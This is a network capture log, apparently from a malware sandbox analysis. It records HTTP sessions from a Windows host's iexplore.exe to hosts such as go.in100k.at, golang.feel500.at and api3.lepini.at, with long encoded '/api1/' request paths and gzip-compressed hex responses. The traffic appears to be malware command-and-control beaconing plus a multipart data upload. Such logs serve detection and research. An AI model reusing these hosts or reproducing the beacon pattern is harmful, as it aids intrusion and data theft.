Feb 12, 2021 10:01:38.839165926 CET	7705	OUT	POST /api1/bEXxGnisNWK6xtmL7/hzYrMk4fVaqx/ViX9ZT9idqj/PQ9QlS_2Bewcsf/axkcAfr_2BzxGO9WnlqBd/umvUtqC2J D_2FbD6/jRlZuLHLzIoCsIu/th8f7Grv16LoelmZNm/uRoB0I5fl/RyNL47ZLZhHArmxOZnfP/f8ypX_2FMmc9Wn_2 Fb7/mm90yk6M3N263p5s7_2FO7/65Wq2SHNyz0Tb/buzgvD7t/7CozDKzLEzGVXehbrpYH8bp/nDYW5twoJN/W5eyx _2BFnpNnvPUb/ZwRm3Bx_2BLc/U7tdViUVaKh/lB3EcM6_2BV2AV/kX7gmeVC/Z2x2FOp HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data; boundary=382829633142640994784666709 64 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Content-Length: 561 Host: api3.lepini.at
Feb 12, 2021 10:01:39.190356016 CET	7706	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:01:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49755	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:40.483550072 CET	5951	OUT	GET /api1/6shKz_2BQVnN/OCP1pP4Tyvc/HZOndob_2FtP7a/idZHTuxKtsPI9_2BbDL_2/BF4JwIYV_2B7TAX4/McJ52rW1_2FgARN/40faJ26v_2FkZz1ElZ/d_2BmWnTR/ElzVYUi1oSGpXwpyCzo4/qnIAV1aIx5Bi1e_2B9P/F_2F3VBYsuFw9rFe9x8MBm/BOzSVExVFj_2F/uL_2BJ_2/BhPryJhLkRIvqsfR1DhX_2B/yer6vsREF4/n6YQE_2F_2FK5FDnd/llvOW2cpbliJ/dWtAimwUgXd/EZllvyGgYHINZb/iZ7az3_2FONnJ152lupGR/GoLcwVw9tDIcG6Ji/6Z9JjQwVkidC5aO/Ark1JBZjGu7c/4Glkh HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: go.in100k.at Connection: Keep-Alive
Feb 12, 2021 10:00:40.928273916 CET	5953	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:00:40 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 76 83 50 14 45 3f 88 01 6e 43 82 13 dc 61 86 bb 3b 5f df 74 9a d5 d5 84 fb de 3d 67 ef a6 e0 89 a3 18 7e de 15 4b 53 77 28 ac f0 90 e3 64 61 5d 61 d9 ed d1 f3 09 d5 7e 0e 6b 36 77 f4 f6 83 21 e7 33 dc 70 4c cf d8 ba 49 92 9c 04 11 57 c5 81 34 ac b2 56 6b 38 cd b6 c4 8e b9 ee 46 e4 df 74 8b 98 77 8f 0b e0 c4 5a 9b 6a 7d 9d 7a d0 a0 1c 11 f7 03 75 ad 09 04 36 ac 09 7b 3c 76 2c a6 2b b1 9e 42 dc dd 7a a2 ab 36 88 ec 72 10 e4 4a 20 a8 3e e9 dd c7 85 b9 72 23 dd 03 52 63 af 13 bd e9 42 3d 85 1e f5 65 df 9e 85 dd be fe fd b4 fc c1 bc 62 60 4d 0e 04 0f 8d 18 54 e4 49 30 bb 2e 04 50 1e 4c 30 bc 7f 2f 72 19 ed 04 62 3c de 99 2b 5e 75 6c 7a 7b 02 8d 56 41 7d 34 cc a1 50 02 dc 22 52 d4 fc 5a 33 7f 1f 5c 5f a0 9b 11 30 42 1e 65 68 5e c7 72 3e 49 f1 46 98 4f 51 7d 6b e3 f3 4d f2 79 3c cb a8 46 4c 04 4b f7 1d 0f 88 d5 bb 8d 85 5c 13 50 2c 80 1c 8a e9 4e cf f3 51 5a 81 41 9e b8 b1 63 3c cd 58 b3 be f7 8f 23 aa a2 78 a1 ec 95 f0 34 92 8b 83 85 64 b1 01 ef de df 73 b9 b6 46 69 39 ce c4 91 bf ab ea 58 da 65 de f1 a5 8f 9d 85 f6 45 67 9f 61 93 3a e3 12 a9 b4 8f 7e cf 0a 25 5e 1d 8a f6 ed c4 59 19 32 c4 6e 37 95 26 44 5a 2c cb a9 ce 1b 86 f5 1a a9 c2 89 93 ea 85 48 9d 9b a1 00 f2 53 94 c0 b7 1d ec c0 86 c8 e0 a4 2f 5d c5 73 00 c6 e0 a6 65 a3 a4 d2 0c 09 79 e4 97 e0 8a 60 a6 ca 9a 41 c4 ec ea a1 b3 97 bb 0a 98 cb 4b c1 a6 9e 5a a8 06 3a fa 4a 3c 03 a6 c7 f1 83 64 06 96 77 58 6e f9 b4 22 b7 5c 6b e9 6f df b8 ed b6 e9 5b 10 b3 7b 7d 14 fb 73 57 dd 6c 91 8e 42 ce 50 d8 70 f2 12 99 3c 07 55 c6 ad 9e e9 2e a0 78 af cd c4 b7 6c af 64 c6 d0 ed b9 ca b3 a0 c8 1c ac 4c 04 3e 66 bc 29 a9 cc 19 64 94 60 c5 db ee 43 fb 6b cb ca 4b dc ca 36 4b b7 58 96 fe 80 fa 16 e9 4d b6 be 4a 2a d3 02 55 ee db f3 f1 f9 d0 57 e2 18 d8 41 14 ac 71 ba 1d 99 bd b6 20 aa 5c 89 27 c7 48 b8 8d d6 92 81 45 37 b0 10 8e e1 ec 69 c8 61 d6 20 b0 81 ae c9 80 03 f6 92 fa e1 26 cf 6e b7 71 0c 3a 0c c8 1c 77 c9 e9 c1 48 a3 84 fa 15 02 48 23 29 a4 07 c7 eb 0c d6 91 1e 7a 14 d8 b2 6f 10 e7 f8 4b 2e b2 ac 8f 28 d6 1f f5 c7 b1 a2 33 a3 2a c4 9d 45 ef fb 25 d2 5b 7c 7c ba 92 91 11 01 9c 7c 70 d5 85 1c 83 10 21 c1 23 30 b0 ef cb 13 d0 68 52 49 c1 95 6c 6d 89 38 90 85 f5 cb 89 f4 50 3b f7 e9 61 81 f3 ba fd 17 86 01 a6 a6 14 79 5f f7 1d 5c 46 b1 75 ce c2 50 5d 08 10 4f 35 95 f6 ee 86 7a 88 1d f7 2c dd e2 c9 48 19 83 77 c1 62 20 6a c3 1e 5e 05 4b 9f a2 1d 34 de 60 d8 c5 ee 5b 8a 82 c6 14 0e 65 16 ba 39 a2 13 9c a8 69 87 dd ad e7 27 ea ea bb 51 1d 6f df f6 e6 10 ae 88 44 42 53 e2 f5 09 ae f3 e8 18 8c 4e 3e 2d 98 1e dd fa 3b e9 66 53 a5 28 c2 0d db 04 84 07 6a 22 be ec 88 a2 8e 7b 41 da 39 9b 53 5b 08 70 51 9c e0 1d 62 56 22 55 0a be 21 4d b3 a8 a7 a8 9c ab 5c c2 a4 09 2a 16 2f 0c 79 c7 43 22 75 7a 2b 18 24 14 7e 18 12 6f d7 24 6f 2e 17 9b d7 96 3d 80 1a 96 dd 84 77 d7 6d 4a f6 2d ee 47 85 30 70 19 7b 80 b0 66 72 4b f5 7c 76 93 c6 d6 e6 b8 d4 aa 97 d0 1c 82 d3 23 2c 6b 78 96 8a 04 fb 08 60 52 49 89 cc 26 2b 16 e3 ad 19 fc 09 37 bb da 23 d3 ee 08 28 f9 48 a1 05 9f 6c ea 00 12 cf b2 82 2f 24 d3 bc a2 19 03 2b 8a 57 e1 f7 44 97 d8 7e b9 b2 c4 cb 2a 83 9f 4a 1d 66 df c5 4d Data Ascii: 2000vPE?nCa;_t=g~KSw(da]a~k6w!3pLIW4Vk8FtwZj}zu6{<v,+Bz6rJ >r#RcB=eb`MTI0.PL0/rb<+^ulz{VA}4P"RZ3\_0Beh^r>IFOQ}kMy<FLK\P,NQZAc<X#x4dsFi9XeEga:~%^Y2n7&DZ,HS/]sey`AKZ:J<dwXn"\ko[{}sWlBPp<U.xldL>f)d`CkK6KXMJ*UWAq \'HE7ia &nq:wHH#)zoK.(3*E%[|||p!#0hRIlm8P;ay_\FuP]O5z,Hwb j^K4`[e9i'QoDBSN>-;fS(j"{A9S[pQbV"U!M*/yC"uz+$~o$o.=wmJ-G0p{frK\v#,kx`RI&+7#(Hl/$+WD~*JfM

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49754	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:41.453052998 CET	6221	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: go.in100k.at Connection: Keep-Alive
Feb 12, 2021 10:00:41.541647911 CET	6221	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 12 Feb 2021 09:00:41 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49757	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:41.666625977 CET	6222	OUT	GET /api1/tImL8jZIII9uy/Sa8Z12vW/JG0sDCYv96mnYtDsn1Jnt3e/XYTd0GATXg/XwcDwpCd2vvNyexYh/5IBZ NKPDd82e/Sfq1uBktd3t/JAcKip5_2F1iiz/RPTyTdp7IDHiXyZe31kKi/YwPGUHlbAVrZQiJG/SzxK0AoLMu7pJz8/amcTh_2Fx tM1YghDIM/RJhzMBJ32/UeEsYhC9E1juxsvgDHu2/XGHdHL4mrBZhgHYHQrE/_2FfBJOhnZDsrt5kghDKCq/x6jFt9 w2z9sQ_/2BbtS3lh/ua5XHXz43d5GTeWt38fFqSh/tbGXpr_2B/jQf9TsE9 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive
Feb 12, 2021 10:00:42.103462934 CET	6224	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:00:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 72 83 00 14 45 3f 88 05 6e 4b dc 09 6e 3b 9c e0 6e 5f df 74 d5 e9 4c 93 20 ef dd 7b 0e cd cc 0f 5f 06 7e fb d8 10 de 4f 69 07 c3 d5 00 89 c2 b4 6d 37 82 82 ba 3d f3 f6 69 65 1a 06 de fd 31 bc 33 4a cc 6a 01 bf 45 35 0a 23 a5 1b 20 4d 23 c4 4a 83 51 23 c8 15 38 97 d9 27 48 98 14 df 55 a4 d1 68 29 14 99 8d 43 af f8 c3 92 80 ff 71 9e 23 0e 24 e9 95 59 99 8e 6b 02 6c 83 ad ef 98 53 f4 fc ba 83 d3 57 24 e3 34 b1 20 e0 3d b4 07 3e 8c 40 1d 2f fe 4c 0a 24 91 f8 88 d3 74 7d 27 7a 88 0d 6a f3 95 3f 96 16 04 75 9c 20 5e 0f 3c c9 8e be c9 1d eb b6 c1 0b 45 a3 03 95 7f dd 26 bf e1 78 a4 8b a1 5c 4f 4c 2e ea 4d 2b 24 34 ea 82 30 05 87 36 ac ab 3a f4 92 49 45 14 91 55 37 6d 78 59 a3 75 09 f9 d8 1b 82 0b 81 e7 3d 9f 67 b3 b5 5e 5b 40 ca 92 b3 61 da ee 52 d0 51 73 02 7b 8c 88 f1 3a 3f b8 95 5c b5 5d fc 44 71 d3 34 85 75 56 89 95 df 91 5e 0b 89 5a 35 75 34 2f a9 18 dc 08 a4 57 9c ba f5 b0 90 3d b8 9d 94 69 95 de 6b 3e ae e9 87 c6 2b 74 cd 28 06 48 a5 d0 98 48 14 68 40 5b 64 e1 cf d9 e0 ca 1a 65 fc 72 7b 52 e3 87 76 f3 e9 2a 25 a0 19 b4 13 a4 ba e0 59 f5 db 6c 35 00 89 87 f2 a9 d8 6e 03 65 c3 1b a4 72 b7 e4 a2 b2 59 f0 aa 61 8e 73 50 30 c2 4c 53 e0 3d ab a1 26 4a c7 c5 b7 bc 15 38 f9 d6 a8 dd 3d e3 74 e3 bc 76 20 b9 c1 a2 53 91 bb c7 11 34 df 43 55 8b 9e b2 d1 b8 23 4d 08 ea 83 08 a1 5f 26 04 aa da e3 b9 8a 1a cc 9d 94 77 65 f4 42 7b cf 34 a3 5c 37 ef 0b 04 27 7c f4 ce 6b fb 33 44 ca 32 ca 8b 1e 53 65 11 15 3b e7 85 11 7b 8a 84 58 d3 06 74 bc 5f 65 50 2c a9 6c cd 9c 54 b8 ae f0 c1 59 a9 6b f1 91 07 d3 82 20 d5 4a 3c 56 9c fd dd b1 e7 29 73 02 23 88 cc 67 06 af ad da 9d 84 a8 fc e8 7b 86 9b 3a b5 db 77 bc d9 9a 22 d7 4a c2 39 be d2 e7 ed 2a 78 64 b1 58 b4 39 26 d9 88 ba eb 48 72 fc 76 c1 b8 2b a2 04 8f b9 9f ee 26 c2 7d 50 41 c2 c9 88 87 f6 f3 6a af 9c 9c 51 dd dd cb db 27 8a 7e 13 23 05 a6 b1 e7 7b df 19 75 83 f7 cd 44 1d 69 8c 6f 4d 86 98 99 f5 4c 50 1b 17 64 65 90 9f ea fe 50 0e d9 92 67 6c bf 7a 1e 9b a6 01 b0 92 e6 d7 72 ab 1d 74 6e 70 85 3b e1 fa d8 66 c0 a4 53 4a d8 b2 32 a6 8a c9 5f 1b e1 df 98 43 04 a6 2f b3 aa 2c e8 e7 3e b7 6b 0a 00 37 f3 91 35 e6 09 c0 b9 49 0e 6c 02 0b b9 75 07 e3 54 10 d7 48 76 7f 26 a7 e0 34 ed 74 bd 9f 78 07 f3 01 90 68 7c 1b fb 50 04 3f 4b cb 2e ec dc a8 00 a9 dd d8 74 57 3c 8a 7a 31 bd ed 89 9e a8 97 f6 d9 a0 f2 41 f2 78 db 31 25 fe 12 e2 15 97 2d 30 e8 2d b4 91 23 61 44 37 8a fe ce e3 54 09 4f 34 40 d3 86 de fd 6c 65 67 ee 4f 5e 01 73 85 54 1b 45 c2 62 ac 47 33 d8 de 66 66 2f 28 12 4e 33 6a ef 14 36 8f 75 23 0c e6 0d 34 16 31 df 2f a9 d8 18 8b 4c 7e 17 aa b5 46 bc 72 26 3b 65 e7 f7 99 28 08 f7 e3 42 52 38 19 aa f4 2d e9 d9 26 de c4 7b 18 2b 6b 69 92 95 95 d2 3c e4 74 84 0f 51 d8 9b 95 80 55 57 87 c4 64 50 16 d6 46 99 48 41 32 44 f3 ca 5b cb 95 55 f4 f0 ca 18 cd c7 62 f9 2a 5d 2d ed a5 34 b4 bb b9 42 1d cf a8 b9 38 60 61 4c 3c 46 19 6a df e1 4c 46 b1 d8 cd 6b 49 bf 7b 03 dc c8 b3 97 df dd a6 9a 02 0c 94 4e 4b 84 4c 20 f0 3c 60 f8 1c b8 16 68 4a 36 36 9a 2e 4f b8 65 0a f3 10 7d 6b 50 b3 0f 79 7e a0 ef e2 e2 09 ea 77 2a 7b b2 20 3e d7 7b f6 ef 60 29 1b 93 27 da cd c9 3e b2 c6 cd 31 Data Ascii: 2000rE?nKn;n_tL {_~Oim7=ie13JjE5# M#JQ#8'HUh)Cq#$YklSW$4 =>@/L$t}'zj?u ^<E&x\OL.M+$406:I EU7mxYu=g^[@aRQs{:?\]Dq4uV^Z5u4/W=ik>+t(HHh@[der{Rv*%Yl5nerYasP0LS=&J8=tv S4CU#M_&weB{4\7'|k3D2Se; {Xt_eP,lTYk J<V)s#g{:w'J9*xdX9&Hrv+&}PAjQ'~#{uDioMLPdePglzrtnp;fSJ2_C/,>k75IluTHv&4txh|P?K.tW<z1Ax1%-0- #aD7TO4@legO^sTEbG3ff/(N3j6u#41/L~Fr&;e(BR8-&{+ki<tQUWdPFHA2D[Ub*]-4B8`aL<FjLFkl{NKL <`hJ66.Oe}kPy~w*{ >{`)'>1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49756	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:42.564608097 CET	6434	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: golang.feel500.at Connection: Keep-Alive
Feb 12, 2021 10:00:42.652718067 CET	6435	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 12 Feb 2021 09:00:42 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49759	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:45.383666039 CET	6436	OUT	GET /api1/WpBs3eblZL2bM/eqngm5Qw/I8JSfPJ_2Fa8Gc3pObm8uim/9fIcMVIzEU/MRqomoxt8Q2O1JJ03/ZSj1o2HmPZtK/O9QP218enUp/m1K_2FgloiW3rF/oEuojNadbJqe6VOrFglrs/Ndi7e_2Br7N9yDeG/5hb81boaOqEuw3E/kxHEh7CU8L_2FQm9GN/dbnlxd_2B/J8a13_2FHiOHS5rUu68O/mOTX7eo0S_2BSz_2F55/SPIJ116DNn5HQ6QSsDbLuG/U7BuZ1ELETSnp/HKm0Yev_/2BYuFboTfZStfkhwMh7_2Fr/vWxqAs_2B4/ppPPRk2wwNFmF70Ei/cPOuG4TRxPLy6vkSp/GbYUyI HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: go.in100k.at Connection: Keep-Alive
Feb 12, 2021 10:00:45.767699003 CET	6438	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:00:45 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 35 36 0d 0a 1f 8b 08 00 00 00 00 00 00 03 15 95 35 a2 ad 08 00 43 17 44 81 5b 31 05 ee ee 74 b8 cb c5 61 f5 ff cd 16 92 9c 93 1c 48 64 20 dd 5e 16 ff a5 a1 4b 30 43 47 aa 7c a6 a7 61 84 d1 3b 34 c5 c4 26 8a 9a 7a ca 2e 6c 58 85 12 8f 42 38 40 9d cf 47 f0 db de a2 cd 77 f5 1d 41 dd 79 48 03 7d 56 34 9b 5f bd 8e ad 0e c0 36 70 45 ef f6 da cc 66 a6 32 f8 4f 33 86 e0 ad 94 08 f6 3a a1 d7 5c aa 32 04 33 60 e2 f8 7d 38 05 ae 61 1b 04 b7 e4 03 0c b3 a6 40 a0 a6 15 20 51 88 65 1e ce 6b 48 8c 77 5d 68 37 ec 7b 43 83 3b 39 b1 89 93 b7 61 94 fe 3a 2a b2 d2 46 71 1c e3 89 11 90 a6 7e ae b3 25 b8 25 4e a0 e4 67 0b 87 19 27 9c ef 22 1d 81 56 ae cf cd ae 65 a6 9a 1d 96 64 7f 74 87 c3 3e 29 03 90 c2 79 cb 13 9b 84 fc 62 33 e0 00 5c 30 a0 58 a9 9b 29 45 e3 22 ec 15 bf 7a e3 70 0d 4d e7 e4 1a 31 4d 39 47 4a 65 05 c1 a0 7d da b3 9d e7 cb cd ca fd c1 af e2 2b eb fd 78 a0 b8 fa 42 17 dc f9 1c 7a a3 71 b0 c3 7a d9 e0 21 06 a4 de 8e a3 e3 c9 99 e6 31 e5 07 6a 5f 3a ee f4 e3 5e 2b ee 31 98 23 f2 13 73 43 32 b1 b5 9e 2c 14 8b d5 21 23 5b a7 9e fd d0 ad 95 7a 7c 57 c4 24 c5 65 18 0d 13 bc 5d eb d4 b2 ea e3 ed 11 5a f1 eb 35 e2 e4 54 6e af df b0 e2 ba b3 25 ed 03 68 65 f2 71 d6 92 ad 4d ca 59 dc 27 59 4a 3f 9b a4 b2 51 7b 91 c4 00 7e 51 77 78 1e c0 33 85 07 b6 2a 84 49 dd cb 3b b9 5e b4 31 b7 44 d9 ae f3 d6 61 32 a0 4d 10 7c 78 e9 87 3e df e4 ca df 14 62 31 3a 5a 79 13 ab 23 37 73 ca 66 7f 8e 87 da c7 6d d9 ac cd b1 84 ba d1 aa 50 03 2c 75 44 15 6d 17 ed 96 08 f9 55 1d 78 54 13 7c c1 98 a9 f0 ec 23 9a ea b0 cf f1 e8 48 12 be 6f 2b 79 93 e1 82 f8 71 41 c5 6c 80 67 3c a9 a7 c9 cd 5f 7c 86 d1 a0 3b bf 43 f3 26 b0 20 6f 68 09 fb 17 16 bb 28 56 97 60 a3 53 2d 8b 1d 78 bf 8a 8d 47 c4 1a bf d9 6d 25 ea b8 bb d8 b3 db 50 52 dd 1b a0 a3 fc 6c a9 b4 03 dd 9c d6 d2 e3 95 70 db e4 bb 76 9c 1d ac bd af 2d 81 e7 9a 8c 18 86 b3 38 da 32 38 ca c1 9e 4c b0 a4 49 70 a1 44 8b dd 5b c1 0a 44 04 c9 87 e5 47 8a 65 9d 9b 42 a4 9d 77 0c bc 88 30 4a 29 24 b3 ff 9d 55 fe c9 c5 18 3a 62 ae cc 1b c8 13 c2 58 06 ed 13 5d 6b 58 45 13 7b 93 30 b3 ef 6f 21 ae 7a ea c2 02 af d0 4e ce f4 da 77 19 92 01 97 2b 95 11 df 33 82 d3 98 d7 1b 15 bb 3a 4f 35 07 0d 61 59 9e 11 7f 63 c2 c8 33 bc ee 4b 2b 7d 35 16 ae e8 98 f8 c8 73 8c 8c 36 4b be 3e 4c b7 bf d5 a4 fa 51 37 ad 2b c6 84 17 32 14 3e 14 09 0a cc 55 5a 9b 5b 87 5f 6f 53 ec cb ff 7c 93 79 8e a8 17 d2 9c 81 a6 14 4e 36 57 7a ad 28 17 54 e3 00 2e 07 98 15 08 7f c4 93 e0 e8 28 2b 83 32 f8 0e 1d cb 11 47 5f 2e e4 9e a8 15 11 94 5c d4 46 2c e9 bf ee 21 33 3a e8 62 59 e3 0c 36 16 13 09 cb 12 c5 05 ab 5d 06 2f 25 8a 26 54 a3 7d 35 e0 92 76 af 00 cb 97 b9 9b a2 39 e5 87 7a 8a 8c e7 b2 d1 a1 f9 78 11 06 19 77 82 79 d7 f8 c0 10 c0 de 51 80 1e 65 4c 35 52 f4 4f ca 34 01 9f 27 d5 e4 e0 e8 af d1 72 8c 20 e6 15 c0 63 e7 a9 14 b2 57 26 92 d8 aa a3 c7 d2 26 0d 1f 9f c9 f4 26 03 63 43 68 d9 26 fb 66 ea 6a 7e 72 f7 c2 e3 44 fb 34 ec ae 68 42 e0 a9 13 af 44 aa d5 22 8e a1 f3 db cc 82 f2 36 91 cc 4b 51 dd fe 23 a0 df 8a d7 93 bc 50 a8 c0 a6 6f 49 49 13 39 79 b0 f2 42 d5 97 f3 51 84 86 ac 10 cf c0 90 b6 16 73 40 a1 ea 02 b9 47 8a b4 58 0f fa 2f b0 d7 68 67 c2 5c de 63 e4 8b 98 28 Data Ascii: 7565CD[1taHd ^K0CG|a;4&z.lXB8@GwAyH}V4_6pEf2O3:\23`}8a@ QekHw]h7{C;9a:*Fq~%%Ng'"Vedt>)yb 3\0X)E"zpM1M9GJe}+xBzqz!1j_:^+1#sC2,!#[z|W$e]Z5Tn%heqMY'YJ?Q{~Qwx3*I;^1Da2M\|x>b1:Zy#7sfmP,uDmUxT\|#Ho +yqAlg<_\|;C& oh(V`S-xGm%PRlpv-828LIpD[DGeBw0J)$U:bX]kXE{0o!zNw+3:O5aYc3K+}5s6K>LQ7+2>UZ[_o S|yN6Wz(T.(+2G_.\F,!3:bY6]/%&T}5v9zxwyQeL5RO4'r cW&&&cCh&fj~rD4hBD"6KQ#PoII9yBQs@GX/hg\c(

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49761	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:46.048629045 CET	6440	OUT	GET /api1/6DXTv_2FudTfVxedDD3UMQ/xS_2FoOKoiAeF/j0VSQAcL/gS9HWeAk0_2F3Z4xgoE9VU8/6izVNWCf_2/BuY7MmzZCc40Rhjlu/B4FbRUu_2FOa/7V0Ff9EtB1A/GAZdoYUkX2pBQy/DpMAjJMM0d1LaayU4tu_2/Fsf5ndznFCuQrj3e/8VhAjUXdrSXwe0n/HOOcG0t_2FpMgIGwve/oERmGT4tA/XmAqCpIkdN_2FImpVylW/FHybdHaObNxlM3ot B6A/Y5ae5imM74agsv2hL9KKKN/UaXEdvmu64Qap/TG_2FQ9U/mG6Y2EiFIZCIHUi9iJIG41z/L0LjQmKgxf/OtAgg 8QY5/yM8_2B0 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:00:46.465308905 CET	6442	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:00:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 76 83 50 14 45 3f 88 01 6e 43 82 13 dc 61 86 bb 3b 5f df 74 9a d5 d5 84 fb de 3d 67 ef a6 e0 89 a3 18 7e de 15 4b 53 77 28 ac f0 90 e3 64 61 5d 61 d9 ed d1 f3 09 d5 7e 0e 6b 36 77 f4 f6 83 21 e7 33 dc 70 4c cf d8 ba 49 92 9c 04 11 57 c5 81 34 ac b2 56 6b 38 cd b6 c4 8e b9 ee 46 e4 df 74 8b 98 77 8f 0b e0 c4 5a 9b 6a 7d 9d 7a d0 a0 1c 11 f7 03 75 ad 09 04 36 ac 09 7b 3c 76 2c a6 2b b1 9e 42 dc dd 7a a2 ab 36 88 ec 72 10 e4 4a 20 a8 3e e9 dd c7 85 b9 72 23 dd 03 52 63 af 13 bd e9 42 3d 85 1e f5 65 df 9e 85 dd be fe fd b4 fc c1 bc 62 60 4d 0e 04 0f 8d 18 54 e4 49 30 bb 2e 04 50 1e 4c 30 bc 7f 2f 72 19 ed 04 62 3c de 99 2b 5e 75 6c 7a 7b 02 8d 56 41 7d 34 cc a1 50 02 dc 22 52 d4 fc 5a 33 7f 1f 5c 5f a0 9b 11 30 42 1e 65 68 5e c7 72 3e 49 f1 46 98 4f 51 7d 6b e3 f3 4d f2 79 3c cb a8 46 4c 04 4b f7 1d 0f 88 d5 bb 8d 85 5c 13 50 2c 80 1c 8a e9 4e cf f3 51 5a 81 41 9e b8 b1 63 3c cd 58 b3 be f7 8f 23 aa a2 78 a1 ec 95 f0 34 92 8b 83 85 64 b1 01 ef de df 73 b9 b6 46 69 39 ce c4 91 bf ab ea 58 da 65 de f1 a5 8f 9d 85 f6 45 67 9f 61 93 3a e3 12 a9 b4 8f 7e cf 0a 25 5e 1d 8a 